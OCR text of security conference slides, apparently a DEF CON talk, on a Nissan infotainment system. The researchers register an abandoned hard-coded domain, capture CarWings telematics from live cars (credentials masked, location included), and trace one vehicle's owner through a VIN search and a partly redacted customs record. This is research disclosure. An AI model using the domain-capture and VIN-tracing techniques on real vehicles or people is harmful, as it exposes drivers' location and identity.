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
Picking our battles

- The IVI is running Windows Automotive 7 , no source, requires license.
- That’s too boring!, we want to hack this but...

- Maybe there is something else to hack, let's keep looking


Picking our battles

- Getting any kind of info from the IVI



DEF CON
Picking our battles
Getting any kind of info from the IVI
Bluetooth
System Diagnostic Menu ▸ Version Infor...
1:45
BACK
Boot Ware (NK1):064
Application (NK2):064
Audio Unit Software:007
CAN uCOM Software:019
Front Display Software:007
USB uCOM Software:00.14
Bluetooth Firmware:C350
Voice Recognition Engine:925-124-123
Voice Synthesis Engine:5.0.0.3-PS-P2
Voice Recognition Grammar
OPEN/TILT
MAP
VOICE
MENU
STATU
TUN
SEE
CH

Picking our battles

- Getting any kind of info from the IVI



- Navigation system debug data
- contacts
- way points
- SRAM dump
- Flash dumps



The Web Vuln

The web vuln

After running strings on the debug files we discovered this url:

“http://biz.nissan-gev.com/WARCondelivbas/it-m_gw10/”

- Let’s do a WHOIS
- No one owns it, let’s buy it for the lulz!
- Setting up an EC2 instance and running a generic honey pot
- Let's see who comes knocking

The web vuln

- The Web vulnerability
  - First knock comes from japan

Whois IP Live Results for 150.63.64.10 –

IP Address:	150.63.64.10
IP Location:	Japan
IP Reverse DNS (Host):	150.63.64.10
IP Owner:	Nissan Motor Co. Ltd
Owner IP Range:	150.63.0.0 - 150.63.255.255 (65,536 ip)
Owner Country:	Japan
Owner Website:	www.odn.ne.jp
Owner CIDR:	150.63.0.0/16
Whois Record Created:	17 Jun 1991
Whois Record Updated:	19 Nov 2013

Japan

150.63.64.10

Nissan Motor Co. Ltd

Web Browser/s on this IP:	Firefox 11 Firefox 15 Firefox 27 Firefox 32 Google Chrome 25 Google Chrome 27 Google Chrome 31 Google Chrome 33 Google Chrome 37 ... ... [see all]
OS on this IP:	Windows 7 x64 Edition Windows 8 x64 Edition Windows XP
Browser Agent/s on this IP:	Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; .NET CLR 2.0.50727 Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.1.4322; MS-RTC LM 8; .NET

Found: 20 different web browsers ... more »

The web vuln

- The Web vulnerability
  - First knock comes from japan

The web vuln

- The Web vulnerability
  - First knock comes from japan
- But then we start getting more knocks on the door and these are not your usual automated tools.

```
POST /WARCondelivbas/it-m_gw10/ HTTP/1.1
Host: biz.nissan-gev.com
Connection: Keep-Alive
User-Agent: NISSAN CARWINGS
Content-Type: application/x-carwings-nz
Content-Length: 614

^@^@^Cä^@^@^BZx<9ØK<81>:6%?¢sdd^TQ<82><j4A_<87>æL0^Rí^P¡(<81>
¤äsdx¤¿ÓßêÇtHÙId^HZrwggg×I<92>^\$É»
^?)cÙIx^X<83>Éæó|¶<9c><Õ:<81>óïõíÝ/ÜOðâ<9c>¼?=<87><23>ôÒ:Õ<98><82>ÂA<89>4eS)³)
èÝïÕQN<8349>óÂTB7F^VÔ4ôüìð´^Tv<8b>^P÷<9a><9a>M2<87>è<WfM<8c>è^UW^U ßÐ¡ÄK]Pi-%UYG^?
Æ²4:gl<89>Rj¸ÍOò%c×s¶LÓ<93><80>°X.èÙét^G<8f>B÷ng¸µßZ^N^^±xcfAW
«ÕQÊ²ð¦A<80>ødÐ^B^GJjÑ^V<94>±E$PÐÙíEp§Ùq@^?<81>^Bl_jâÚjÏÖ<96>^H<86><90>ÇA^xNWPç<9b>
<96>^Rë`^B«´¶
```

The web vuln

- The Web vulnerability
  - First knock comes from japan
- But then we start getting more knocks on the door and these are not your usual automated tools.

The web vuln

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  - First knock comes from japan
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```
<?xml version="1.0" encoding="UTF-8" standalone="no"?>
<carwings version="2.2">
    <aut_inf navi_id="1054********" tel="err" dcm_id="2012********"
    dcm_tel="380*********" sim_id="89380**************" vin="1N4A**********"
    user_id="*********" password="*********"></aut_inf>
    <bs_inf><sftwr_ver navi="041-102-10111000000003010100" map="006"
    dcm="3NF0000642"></sftwr_ver>
    <vcl spd="0" drc="138.5" sts="stop" rss="5" crr="life:)">
    <crd datum="wgs84" lat="40,00,**.**" lon="-75,01,**.**"></crd></vcl>
    <navi_set t_zone="-8.00" lang="use" dst_d="km" tmp_d="C" e_mlg_d="km/kwh"
    spd_d="km/h"></navi_set></bs_inf>
    <srv_inf><app name="AP"><send_data id_type="file"
    id="APUP001.001"></send_data></app></srv_inf>
</carwings>
```

The web vuln

- The Web vulnerability
  - First knock comes from japan
- But then we start getting more knocks on the door and these are not your usual automated tools.
- We got cars connecting to our server?!?

The web vuln

- The Web vulnerability
  - First knock comes from japan
- but then we start getting more knocks on the door and these are not your usual automated tools.

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
    spd_d="km/h"></navi_set></bs_inf>
    <srv_inf><app name="AP"><send_data id_type="file"
    id="APUP001.001"></send_data></app></srv_inf>
</carwings>
```

The web vuln

The cars sent us plenty of data, including location, let's look at one of them a bit closer.



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

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


The web vuln

Who owns this car? we have the VIN, lets google...

Sample shipment record for [redacted] Ярославович П -Т Ет [redacted] Від 19.02.2011Р. Коломийським Рв Умвс

[redacted] Ярославович П -Т Ет [redacted] Від 19.02.2011Р. Коломийським Рв Умвс imports from **Not Available**

BILL OF LADING

Recepient	Sender		
[redacted] ЯРОСЛАВОВИЧ П -Т ЕТ [redacted] ВІД 19.02.2011Р. КОЛОМИЙСЬКИМ РВ УМВС Печеніжин, Вул. Прикарпатська [redacted]	NOT AVAILABLE	HS CODE	[redacted]
		ARRIVAL DATE	2016-03-25
		WEIGHT	1493.00
		PRICE	26777.20
Cargo Description		DECLARATION NO.	[redacted]
1.МОТОРНИЙ ТРАНСПОРТНИЙ ЗАСІБ ДЛЯ ПЕРЕВЕЗЕННЯ ПАСАЖИРІВ ПО ДОРОГАХ ЗАГАЛЬНОГО КОРИСТУВАННЯ: ЛЕГКОВИЙ АВТОМОБІЛЬ МАРКИ NISSAN МОДЕЛІ LEAF, НОМЕР КУЗОВА [redacted] ТИП ДВИГУНА E View more		CURRENCY RATIO	26.25
		CURRENCY NAME	840

The web vuln

Who owns this car? we have the VIN, lets google...

Sample shipment record for [redacted] Y. P -T Et [redacted] Vid 19.02.2011R. Kolomiysky District Police

[redacted] Y. P -T Et [redacted] Vid 19.02.2011R. District Police Kolomiysky imports from Not Available

BILL OF LADING

Recepient	Sender		
[redacted] Y. P -T ET [redacted] VID 19.02.2011R. KOLOMIYSKY DISTRICT POLICE [redacted] Pechenizhyn S., Str. Carpathian, [redacted]	NOT AVAILABLE	HS CODE	[redacted]
